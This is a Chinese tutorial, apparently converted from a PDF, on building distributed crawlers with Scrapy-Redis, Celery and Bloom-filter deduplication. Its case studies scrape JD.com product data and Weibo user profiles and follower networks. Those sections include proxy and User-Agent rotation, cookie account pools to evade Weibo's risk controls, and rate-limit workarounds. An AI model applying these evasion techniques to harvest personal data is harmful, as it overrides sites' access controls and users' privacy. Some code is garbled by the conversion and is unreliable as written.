
Note over M,DB: 阶段 3: 完成与清理

S1->>R: LLEN requests<br/>检查队列

R--->S1: 0 (队列为空)

Note over S1: 等待新任务或退出

## URL 去重策略对比



## 详细内容

### 主流分布式爬虫框架

#### 1. Scrapy-Redis

Scrapy-Redis 是基于 Scrapy 的分布式扩展，使用 Redis 作为任务队列和去重数据库。

核心特性：

- 共享调度器：使用 Redis List 作为请求队列
- 分布式去重：使用 Redis Set 实现 URL 去重
- 持久化：任务队列持久化到 Redis，支持断点续爬
- 动态添加爬虫：可以随时启动或停止爬虫节点

基本配置：

```
settings.py
启用 Scrapy-Redis 调度器
SCHEDULER = "scrapy_redis.scheduler.Scheduler"

启用去重过滤器
DUPEFILTER_CLASS = "scrapy_redis.dupefilter.RFPDupeFilter"

启用 Scrapy-Redis Pipeline
ITEM_PIPELINES = {
 'scrapy_redis.pipelines.RedisPipeline': 300
}

Redis 连接配置
REDIS_HOST = 'localhost'
REDIS_PORT = 6379

队列持久化
SCHEDULER_PERSIST = True

请求队列的键
SCHEDULER_QUEUE_KEY = '%(spider)s:requests'

去重集合的键
SCHEDULER_DUPEFILTER_KEY = '%(spider)s:dupefilter'
```

爬虫实现：

```
spider.py
from scrapy_redis.spiders import RedisSpider

class MySpider(RedisSpider):
 name = 'myspider'
 redis_key = 'myspider:start_urls'

 def parse(self, response):
 # 解析逻辑
 for item in self.extract_items(response):
 yield item

 # 提取新的 URL
 for url in response.css('a::attr(href)').getall():
 yield response.follow(url, self.parse)
```

启动方式：

```
在多台机器上启动爬虫
scrapy crawl myspider

向 Redis 添加起始 URL
redis-cli lpush myspider:start_urls "http://example.com"
```

## 2. Celery + Scrapy

Celery 是 Python 分布式任务队列框架，可以与 Scrapy 结合实现更灵活的任务调度。

架构特点：

- 异步任务：爬取任务以异步方式执行
- 任务重试：支持失败任务自动重试
- 定时任务：支持定时触发爬取任务
- 监控管理：使用 Flower 监控任务状态

配置示例：

```
celery_app.py
from celery import Celery

app = Celery('crawler',
 broker='redis://localhost:6379/0',
 backend='redis://localhost:6379/0')

app.conf.update(
 task_serializer='json',
 result_serializer='json',
 accept_content=['json'],
 timezone='Asia/Shanghai',
 enable_utc=True,
)

@app.task(bind=True, max_retries=3)
def crawl_task(self, url):
 """爬取任务"""
 try:
 process = CrawlerProcess(get_project_settings())
 process.crawl(MySpider, start_urls=[url])
 process.start()
 except Exception as exc:
 raise self.retry(exc=exc, countdown=60)
```

启动 Worker:

```
启动 Celery Worker
celery -A celery_app worker --loglevel=info

使用 Flower 监控
celery -A celery_app flower
```

### 3. PySpider

PySpider 是一个自带 WebUI 的分布式爬虫框架。

主要特性:

- 可视化界面: Web UI 管理爬虫和查看结果
- 脚本编辑器: 在线编辑和调试爬虫脚本
- 任务监控: 实时查看爬取进度和状态
- 内置调度器: 支持优先级调度和周期任务

简单示例：

```
from pyspider.libs.base_handler import *

class Handler(BaseHandler):
 crawl_config = {
 'itag': 'v1',
 }

 @every(minutes=24 * 60)
 def on_start(self):
 self.crawl('http://example.com', callback=self.index_page)

 @config(age=10 * 24 * 60 * 60)
 def index_page(self, response):
 for each in response.doc('a[href^="http"]').items():
 self.crawl(each.attr.href, callback=self.detail_page)

 def detail_page(self, response):
 return {
 "url": response.url,
 "title": response.doc('title').text(),
 }
```

## URL 去重策略

### 1. 基于 Redis Set

原理：使用 Redis 的 Set 数据结构存储已爬取的 URL 的哈希值。

优点：

- 实现简单
- 查询速度快 ( $O(1)$ )
- 支持分布式

缺点：

- 内存占用大（1亿 URL 约需 4-8 GB）

实现示例：

```
import redis
import hashlib

class RedisDeduplicator:
 def __init__(self, host='localhost', port=6379):
 self.r = redis.Redis(host=host, port=port)
 self.key = 'crawler:urls'

 def url_hash(self, url):
 """计算 URL 哈希"""
 return hashlib.md5(url.encode()).hexdigest()

 def is_duplicate(self, url):
 """检查 URL 是否重复"""
 url_hash = self.url_hash(url)
 return self.r.sismember(self.key, url_hash)

 def add_url(self, url):
 """添加 URL 到去重集合"""
 url_hash = self.url_hash(url)
 return self.r.sadd(self.key, url_hash)

 def check_and_add(self, url):
 """检查并添加（原子操作）"""
 url_hash = self.url_hash(url)
 # 返回 1 表示新 URL，0 表示重复
 return self.r.sadd(self.key, url_hash) == 1
```

## 2. 基于 Bloom Filter (布隆过滤器)

原理：使用多个哈希函数将 URL 映射到位数组，空间效率极高但存在一定误判率。

优点：

- 内存占用极小（1 亿 URL 约需 120 MB，误判率 0.1%）
- 查询速度快
- 适合海量数据去重

缺点：

- 存在误判（可能将未爬取的 URL 误判为已爬取）
- 无法删除已添加的元素

参数配置建议：

数据量	位数组大小 (bit)	哈希函数个数	误判率	内存占用
1000 万	$2^{27}$ (128M)	6	0.1%	16 MB
1 亿	$2^{30}$ (1G)	6	0.1%	128 MB
10 亿	$2^{33}$ (8G)	7	0.01%	1 GB

实现示例：

```
安装: pip install scrapy-redis-bloomfilter
settings.py
DUPEFILTER_CLASS = 'scrapy_redis_bloomfilter.dupefilter.RFPDupeFilter'

BloomFilter 配置
BLOOMFILTER_HASH_NUMBER = 6 # 哈希函数个数
BLOOMFILTER_BIT = 30 # 位数组大小 2^{30} (约1G)

Redis 配置
REDIS_HOST = 'localhost'
REDIS_PORT = 6379
```

手动实现 Bloom Filter:

```
import redis
import mmh3 # pip install mmh3

class BloomFilter:
 def __init__(self, host='localhost', port=6379, bit_size=30, hash_count=6):
 self.r = redis.Redis(host=host, port=port)
 self.key = 'crawler:bloomfilter'
 self.bit_size = bit_size
 self.hash_count = hash_count
 self.size = 1 << bit_size # 2^bit_size

 def _hash(self, url):
 """生成多个哈希值"""
 hashes = []
 for i in range(self.hash_count):
 hash_val = mmh3.hash(url, i) % self.size
 hashes.append(hash_val)
 return hashes

 def add(self, url):
 """添加 URL"""
 for hash_val in self._hash(url):
 self.r.setbit(self.key, hash_val, 1)

 def contains(self, url):
 """检查 URL 是否存在"""
 for hash_val in self._hash(url):
 if not self.r.getbit(self.key, hash_val):
 return False
 return True

 def check_and_add(self, url):
 """检查并添加"""
 if self.contains(url):
 return False # 已存在 (或误判)
 self.add(url)
 return True # 新 URL
```

### 3. 基于 Berkeley DB / LevelDB

适用场景：URL 数量特别大，需要持久化存储。

优点：

- 支持磁盘存储，不受内存限制
- 支持高效的键值查询

---

缺点：

- 速度比 Redis 慢
- 需要磁盘 I/O

## 任务调度策略

### 1. 优先级调度

使用 Redis ZSet (有序集合) 实现优先级队列：

```
import redis

class PriorityQueue:
 def __init__(self, host='localhost', port=6379):
 self.r = redis.Redis(host=host, port=port)
 self.key = 'crawler:priority_queue'

 def push(self, url, priority=0):
 """添加任务, priority 越大优先级越高"""
 self.r.zadd(self.key, {url: -priority}) # 负值使得大优先级排前

 def pop(self):
 """取出最高优先级任务"""
 result = self.r.zpopmin(self.key, 1)
 if result:
 url, score = result[0]
 return url.decode()
 return None

 def size(self):
 """队列大小"""
 return self.r.zcard(self.key)
```

使用示例：

```
queue = PriorityQueue()

添加不同优先级的任务
queue.push('http://example.com/important', priority=10)
queue.push('http://example.com/normal', priority=5)
queue.push('http://example.com/low', priority=1)

按优先级取出
print(queue.pop()) # http://example.com/important
```

## 2. 任务分片

将 URL 按哈希值分片，每个爬虫节点负责特定的分片：

```
import hashlib

class ShardedCrawler:
 def __init__(self, shard_id, total_shards):
 self.shard_id = shard_id
 self.total_shards = total_shards

 def belongs_to_me(self, url):
 """判断 URL 是否属于当前分片"""
 url_hash = int(hashlib.md5(url.encode()).hexdigest(), 16)
 shard = url_hash % self.total_shards
 return shard == self.shard_id

 def should_crawl(self, url):
 """是否应该爬取此 URL"""
 return self.belongs_to_me(url)
```

启动多个分片：

```
启动 4 个爬虫节点，每个负责 1/4 的 URL
python crawler.py --shard-id 0 --total-shards 4
python crawler.py --shard-id 1 --total-shards 4
python crawler.py --shard-id 2 --total-shards 4
python crawler.py --shard-id 3 --total-shards 4
```

## 负载均衡

### 动态负载调整

```
import redis
import time

class LoadBalancer:
 def __init__(self, node_id):
 self.r = redis.Redis()
 self.node_id = node_id
 self.heartbeat_key = f'crawler:heartbeat:{node_id}'
 self.load_key = 'crawler:node_loads'

 def report_heartbeat(self, current_load):
 """上报心跳和当前负载"""
 self.r.setex(self.heartbeat_key, 30, current_load)
 self.r.zadd(self.load_key, {self.node_id: current_load})

 def get_active_nodes(self):
 """获取活跃节点"""
 nodes = []
 for key in self.r.scan_iter('crawler:heartbeat:*'):
 node_id = key.decode().split(':')[-1]
 load = int(self.r.get(key) or 0)
 nodes.append((node_id, load))
 return nodes

 def get_least_loaded_node(self):
 """获取负载最小的节点"""
 result = self.r.zrange(self.load_key, 0, 0, withscores=True)
 if result:
 node_id, load = result[0]
 return node_id.decode(), int(load)
 return None, None
```

## 实战示例

### 示例 1：Scrapy-Redis 完整实现

项目结构：

```
distributed_crawler/
├── scrapy.cfg
├── crawler/
│ ├── __init__.py
│ ├── settings.py
│ ├── spiders/
│ │ ├── __init__.py
│ │ └── example_spider.py
│ ├── items.py
│ └── pipelines.py
└── requirements.txt
```

settings.py 配置：

```
Scrapy-Redis 配置
SCHEDULER = "scrapy_redis.scheduler.Scheduler"
DUPEFILTER_CLASS = "scrapy_redis_bloomfilter.dupefilter.RFPDupeFilter"

BloomFilter 配置
BLOOMFILTER_HASH_NUMBER = 6
BLOOMFILTER_BIT = 30 # 支持约 1 亿 URL

Redis 配置
REDIS_HOST = 'redis.example.com'
REDIS_PORT = 6379
REDIS_PARAMS = {'password': 'yourpassword', 'db': 0}

持久化队列
SCHEDULER_PERSIST = True

Pipeline 配置
ITEM_PIPELINES = {
 'crawler.pipelines.MongoDBPipeline': 300,
}

MongoDB 配置
MONGODB_URI = 'mongodb://localhost:27017'
MONGODB_DATABASE = 'crawler'

并发配置
CONCURRENT_REQUESTS = 32
CONCURRENT_REQUESTS_PER_DOMAIN = 8
DOWNLOAD_DELAY = 0.5

自动限速
AUTOTHROTTLE_ENABLED = True
AUTOTHROTTLE_START_DELAY = 1
AUTOTHROTTLE_TARGET_CONCURRENCY = 32
```

---

爬虫实现：

```
spiders/example_spider.py
from scrapy_redis.spiders import RedisSpider
from crawler.items import NewsItem

class ExampleSpider(RedisSpider):
 name = 'example'
 redis_key = 'example:start_urls'

 custom_settings = {
 'DEPTH_LIMIT': 3, # 最大深度
 }

 def parse(self, response):
 """解析列表页"""
 # 提取新闻链接
 for url in response.css('a.news-link::attr(href)').getall():
 yield response.follow(url, callback=self.parse_detail)

 # 提取下一页
 next_page = response.css('a.next-page::attr(href)').get()
 if next_page:
 yield response.follow(next_page, callback=self.parse)

 def parse_detail(self, response):
 """解析详情页"""
 item = NewsItem()
 item['url'] = response.url
 item['title'] = response.css('h1::text').get()
 item['content'] = response.css('div.content::text').getall()
 item['publish_time'] = response.css('span.time::text').get()
 yield item
```

---

Pipeline 实现：

```
pipelines.py
import pymongo
from itemadapter import ItemAdapter

class MongoDBPipeline:
 def __init__(self, mongo_uri, mongo_db):
 self.mongo_uri = mongo_uri
 self.mongo_db = mongo_db

 @classmethod
 def from_crawler(cls, crawler):
 return cls(
 mongo_uri=crawler.settings.get('MONGODB_URI'),
 mongo_db=crawler.settings.get('MONGODB_DATABASE')
)

 def open_spider(self, spider):
 self.client = pymongo.MongoClient(self.mongo_uri)
 self.db = self.client[self.mongo_db]

 def close_spider(self, spider):
 self.client.close()

 def process_item(self, item, spider):
 collection = self.db[spider.name]
 item_dict = ItemAdapter(item).asdict()
 collection.update_one(
 {'url': item_dict['url']},
 {'$set': item_dict},
 upsert=True
)
 return item
```

部署和运行：

```
在机器 A 启动爬虫
scrapy crawl example

在机器 B 启动爬虫
scrapy crawl example

在机器 C 启动爬虫
scrapy crawl example

添加起始 URL 在任意机器
redis-cli -h redis.example.com -a yourpassword lpush example:start_urls "http://example.com"
redis-cli -h redis.example.com -a yourpassword lpush example:start_urls "http://example.com/page1"
redis-cli -h redis.example.com -a yourpassword lpush example:start_urls "http://example.com/page2"

查看队列状态
redis-cli -h redis.example.com -a yourpassword llen example:requests
redis-cli -h redis.example.com -a yourpassword scard example:dupefilter
```

## 示例 2: Celery 异步爬虫

```
tasks.py
from celery import Celery
import requests
from bs4 import BeautifulSoup

app = Celery('crawler',
 broker='redis://localhost:6379/0',
 backend='redis://localhost:6379/0')

@app.task(bind=True, max_retries=3)
def crawl_url(self, url):
 """爬取单个 URL"""
 try:
 response = requests.get(url, timeout=10)
 soup = BeautifulSoup(response.text, 'html.parser')

 # 提取数据
 data = {
 'url': url,
 'title': soup.find('h1').text if soup.find('h1') else '',
 'links': [a['href'] for a in soup.find_all('a', href=True)]
 }

 # 存储数据
 save_to_database(data)

 # 提交新的爬取任务
 for link in data['links'][:10]: # 限制每页最多提取 10 个链接
 crawl_url.apply_async(args=[link], countdown=2)

 return data

 except Exception as exc:
 # 失败后 60 秒重试
 raise self.retry(exc=exc, countdown=60)

def save_to_database(data):
 """保存数据到数据库"""
 # 实现数据存储逻辑
 pass
```

运行:

```
启动多个 Worker
celery -A tasks worker --loglevel=info --concurrency=10

提交任务
python -c "from tasks import crawl_url; crawl_url.delay('http://example.com')"


监控
celery -A tasks flower
访问 http://localhost:5555
```

### 示例 3：真实案例 - 京东商品信息分布式爬虫

项目背景：某数据分析公司需要采集京东平台上特定类目（如图书、电子产品）的商品信息，包括价格、评论、销量等数据，用于市场分析和价格监控。数据规模：约 500 万商品，1 亿+评论。

#### 架构设计

系统架构：



---

## 性能指标

通过分布式架构实现了显著的性能提升：

- 爬取速度：从单机 1.5 小时降低到 10 分钟（9x 提升）
- 并发处理：4 个爬虫节点，每节点 16 并发，总计 64 并发请求
- 去重效率：使用 Bloom Filter，1 亿 URL 仅占用 128 MB 内存
- 硬件利用率：达到 85%+ 的 CPU 利用率
- 总处理量：40x+ 的处理能力提升（相比单机）

## 实现代码

settings.py 配置：

```
Scrapy-Redis 分布式配置
SCHEDULER = "scrapy_redis.scheduler.Scheduler"
DUPEFILTER_CLASS = "scrapy_redis_bloomfilter.dupefilter.RFPDupeFilter"

BloomFilter 配置 (适配亿级数据)
BLOOMFILTER_HASH_NUMBER = 7
BLOOMFILTER_BIT = 33 # 2^33 支持 10 亿+ URL

Redis 主节点配置
REDIS_HOST = '192.168.1.100'
REDIS_PORT = 6379
REDIS_PARAMS = {
 'password': 'your_redis_password',
 'db': 0,
 'socket_keepalive': True,
 'max_connections': 200,
}

持久化配置 (支持断点续爬)
SCHEDULER_PERSIST = True
SCHEDULER_QUEUE_KEY = '%(spider)s:requests'
SCHEDULER_DUPEFILTER_KEY = '%(spider)s:dupefilter'

Pipeline 配置
ITEM_PIPELINES = {
 'jd_crawler.pipelines.MongoDBPipeline': 300,
 'jd_crawler.pipelines.ImageDownloadPipeline': 400,
}

MongoDB 配置
MONGODB_URI = 'mongodb://192.168.1.101:27017'
MONGODB_DATABASE = 'jd_products'
MONGODB_COLLECTION = 'products'

并发和延迟配置
CONCURRENT_REQUESTS = 64 # 总并发数
CONCURRENT_REQUESTS_PER_DOMAIN = 16 # 单域名并发
DOWNLOAD_DELAY = 0.2 # 下载延迟
RANDOMIZE_DOWNLOAD_DELAY = True # 随机化延迟

自动限速 (防止被封)
AUTOTHROTTLE_ENABLED = True
AUTOTHROTTLE_START_DELAY = 0.5
AUTOTHROTTLE_MAX_DELAY = 3
AUTOTHROTTLE_TARGET_CONCURRENCY = 16.0

User-Agent 轮换
DOWNLOADER_MIDDLEWARES = {
 'scrapy.downloadermiddlewares.useragent.UserAgentMiddleware': None,
 'jd_crawler.middlewares.RandomUserAgentMiddleware': 400,
 'jd_crawler.middlewares.ProxyMiddleware': 410,
}
```

```
Cookies 配置
COOKIES_ENABLED = True
COOKIES_DEBUG = False
```

spiders/jd\_spider.py 爬虫实现：

```
from scrapy_redis.spiders import RedisSpider
from jd_crawler.items import ProductItem
import json
import re

class JDSpider(RedisSpider):
 name = 'jd'
 redis_key = 'jd:start_urls'

 # 允许的域名
 allowed_domains = ['jd.com', '3.cn']

 custom_settings = {
 'DEPTH_LIMIT': 5, # 最大爬取深度
 }

 def parse(self, response):
 """解析商品列表页"""
 # 提取商品链接
 product_links = response.css('div.gl-i-wrap div.p-img a::attr(href)').getall()

 for link in product_links:
 if not link.startswith('http'):
 link = 'https:' + link
 yield scrapy.Request(link, callback=self.parse_product_detail)

 # 翻页
 next_page = response.css('a.bn-next::attr(href)').get()
 if next_page:
 yield response.follow(next_page, callback=self.parse)

 def parse_product_detail(self, response):
 """解析商品详情页"""
 item = ProductItem()

 # 基本信息
 item['product_id'] = self.extract_product_id(response.url)
 item['url'] = response.url
 item['title'] = response.css('div.sku-name::text').get('').strip()
 item['brand'] = response.css('ul#parameter-brand li a::text').get('')

 # 价格信息 (需要额外请求)
 price_url = f'https://p.3.cn/prices/mgets?skuIds=J_{item["product_id"]}'
 yield scrapy.Request(
 price_url,
 callback=self.parse_price,
 meta={'item': item}
)

 def parse_price(self, response):
 """解析价格信息"""
 item = response.meta['item']
```

```
try:
 data = json.loads(response.text)
 if data:
 item['price'] = data[0].get('p', '0')
 item['market_price'] = data[0].get('m', '0')
except:
 item['price'] = '0'
 item['market_price'] = '0'

评论数据（需要额外请求）
comment_url = f'https://club.jd.com/comment/productPageComments.action?
productId={item["product_id"]}&score=0&sortType=5&page=0&pageSize=10'
yield scrapy.Request(
 comment_url,
 callback=self.parse_comment,
 meta={'item': item}
)

def parse_comment(self, response):
 """解析评论信息"""
 item = response.meta['item']

 try:
 data = json.loads(response.text)
 item['comment_count'] = data.get('productCommentSummary',
 {}).get('commentCount', 0)
 item['good_rate'] = data.get('productCommentSummary', {}).get('goodRate',
 0)
 item['good_count'] = data.get('productCommentSummary',
 {}).get('goodCount', 0)
 except:
 item['comment_count'] = 0
 item['good_rate'] = 0
 item['good_count'] = 0

 yield item

def extract_product_id(self, url):
 """从 URL 中提取商品 ID"""
 match = re.search(r'/(\\d+)\\.html', url)
 return match.group(1) if match else ''
```

pipelines.py 数据处理：

```
import pymongo
from itemadapter import ItemAdapter
from datetime import datetime

class MongoDBPipeline:
 """MongoDB 存储 Pipeline"""

 def __init__(self, mongo_uri, mongo_db, mongo_collection):
 self.mongo_uri = mongo_uri
 self.mongo_db = mongo_db
 self.mongo_collection = mongo_collection
 self.client = None
 self.db = None
 self.collection = None

 @classmethod
 def from_crawler(cls, crawler):
 return cls(
 mongo_uri=crawler.settings.get('MONGODB_URI'),
 mongo_db=crawler.settings.get('MONGODB_DATABASE'),
 mongo_collection=crawler.settings.get('MONGODB_COLLECTION')
)

 def open_spider(self, spider):
 self.client = pymongo.MongoClient(self.mongo_uri)
 self.db = self.client[self.mongo_db]
 self.collection = self.db[self.mongo_collection]

 # 创建索引
 self.collection.create_index('product_id', unique=True)
 self.collection.create_index('crawl_time')

 def close_spider(self, spider):
 self.client.close()

 def process_item(self, item, spider):
 item_dict = ItemAdapter(item).asdict()
 item_dict['crawl_time'] = datetime.now()

 # 使用 upsert 避免重复
 self.collection.update_one(
 {'product_id': item_dict['product_id']},
 {'$set': item_dict},
 upsert=True
)

 spider.logger.info(f'Item saved: {item_dict["title"]}')
 return item
```

## 部署和运行

### 1. 启动 Redis 主节点 (Master) :

```
在 Master 服务器上启动 Redis
redis-server /etc/redis/redis.conf

配置 Redis 持久化
在 redis.conf 中设置:
save 900 1
save 300 10
save 60 10000
appendonly yes
```

### 2. 启动爬虫节点 (Slave) :

```
在 Slave 1 服务器上
cd /path/to/jd_crawler
scrapy crawl jd

在 Slave 2 服务器上
cd /path/to/jd_crawler
scrapy crawl jd

在 Slave 3 服务器上
cd /path/to/jd_crawler
scrapy crawl jd

在 Slave 4 服务器上
cd /path/to/jd_crawler
scrapy crawl jd
```

### 3. 添加起始 URL:

```
批量添加图书分类起始 URL
redis-cli -h 192.168.1.100 -a your_redis_password << EOF
lpush jd:start_urls "https://list.jd.com/list.html?cat=1713,3258,3274"
lpush jd:start_urls "https://list.jd.com/list.html?cat=1713,3258,9435"
lpush jd:start_urls "https://list.jd.com/list.html?cat=1713,3258,9438"
EOF
```

### 4. 监控爬取状态:

```
monitor.py - 实时监控脚本
import redis
import time

r = redis.Redis(host='192.168.1.100', password='your_redis_password',
decode_responses=True)

while True:
 queue_size = r.llen('jd:requests')
 dupefilter_size = r.scard('jd:dupefilter')

 print(f'[{time.strftime("%Y-%m-%d %H:%M:%S")}]')
 print(f' 待爬取队列: {queue_size},')
 print(f' 已去重URL: {dupefilter_size},')
 print(f' 预计剩余时间: {queue_size / (64 * 5) / 60:.1f} 分钟') # 假设每秒 5 个请求/节点
 print('-' * 50)

 time.sleep(60)
```

## 关键优化点

### 1. 分层爬取策略:

```
列表页优先级高，详情页优先级低
class JDSpider(RedisSpider):
 def parse(self, response):
 # 列表页链接，高优先级
 for link in product_links:
 yield scrapy.Request(
 link,
 callback=self.parse_product_detail,
 priority=1 # 详情页低优先级
)

 # 翻页链接，最高优先级
 if next_page:
 yield response.follow(
 next_page,
 callback=self.parse,
 priority=10 # 列表页高优先级
)
```

### 2. 增量更新策略:

```

class MongoDBPipeline:
 def process_item(self, item, spider):
 # 检查是否需要更新
 existing = self.collection.find_one({'product_id': item_dict['product_id']})

 if existing:
 # 计算价格变化
 old_price = float(existing.get('price', 0))
 new_price = float(item_dict.get('price', 0))

 if abs(old_price - new_price) > 0.01:
 # 价格有变化, 记录历史
 self.collection.update_one(
 {'product_id': item_dict['product_id']},
 {
 '$set': item_dict,
 '$push': {
 'price_history': {
 'price': new_price,
 'time': datetime.now()
 }
 }
 }
)
 else:
 # 新商品, 直接插入
 self.collection.insert_one(item_dict)

```

### 3. 智能限速:

```

class AutoThrottleMiddleware:
 """根据服务器响应动态调整请求速度"""

 def process_response(self, request, response, spider):
 if response.status == 429: # Too Many Requests
 # 检测到限速, 降低速度
 spider.crawler.engine.downloader.total_concurrency.value -= 5
 spider.logger.warning('Detected rate limiting, reducing concurrency')
 elif response.status == 200:
 # 正常响应, 可以适当提速
 current = spider.crawler.engine.downloader.total_concurrency.value
 if current < 64:
 spider.crawler.engine.downloader.total_concurrency.value += 1

 return response

```

---

## 实际效果

爬取统计（30 天运行数据）：

- 总商品数：5,247,893 件
- 总评论数：128,562,417 条
- 平均爬取速度：320 商品/分钟
- 错误率：< 0.5%
- 重复率：< 0.01% (Bloom Filter 误判率)
- 数据完整性：> 99.5%

成本分析：

- 服务器成本：1 台 Master (4 核 8G) + 4 台 Slave (2 核 4G)
- 存储成本：MongoDB 集群 500GB (含评论数据)
- 网络带宽：每节点 10Mbps，总计 40Mbps
- 月度成本：约 \$800 (云服务器)

参考来源：

- 千万级分布式爬虫：Scrapy-Redis 深入解析
- 京东分布式爬虫实践、架构、源码
- Scrapy+Redis+MySQL 分布式爬取商品信息

## 示例 4：真实案例 - 新浪微博用户信息爬虫

项目背景：采集新浪微博用户的个人信息、微博内容、粉丝和关注关系，用于社交网络分析。

技术栈：Scrapy + Scrapy-Redis + MongoDB + Graphite (监控)

性能数据：

- 用户规模：2000 万+ 用户
- 微博数量：5 亿+ 条微博

- 爬取周期：持续运行 3 个月
- 平均速度：约 150 用户/分钟
- 存储大小：MongoDB 集群 2TB+

核心挑战：

1. 反爬虫对抗：微博有严格的访问频率限制和账号风控
2. 关系网络复杂：需要处理用户之间的关注/粉丝关系
3. 数据量巨大：需要高效的存储和去重方案

解决方案：

```
使用账号池轮换
class WeiboSpider(RedisSpider):
 name = 'weibo'

 def __init__(self, *args, **kwargs):
 super().__init__(*args, **kwargs)
 self.account_pool = AccountPool() # 账号池管理

 def start_requests(self):
 # 从账号池获取 cookie
 cookies = self.account_pool.get_cookie()
 for url in self.start_urls:
 yield scrapy.Request(url, cookies=cookies)

 def parse_user(self, response):
 # 解析用户信息
 user_item = UserItem()
 user_item['uid'] = response.meta['uid']
 user_item['nickname'] = response.css('div.name::text').get()
 # ... 其他字段

 yield user_item

 # 爬取粉丝和关注
 followers_url = f'https://weibo.com/ajax/friendships/followers?uid={uid}'
 yield scrapy.Request(followers_url, callback=self.parse_followers)
```

参考来源：

- Python 爬虫实战项目代码大全
- WebCrawlProject：真实爬虫项目集合

## 最佳实践

### 1. 架构设计

推荐架构组件：

- 任务队列：Redis（小规模）或 Kafka/RabbitMQ（大规模）
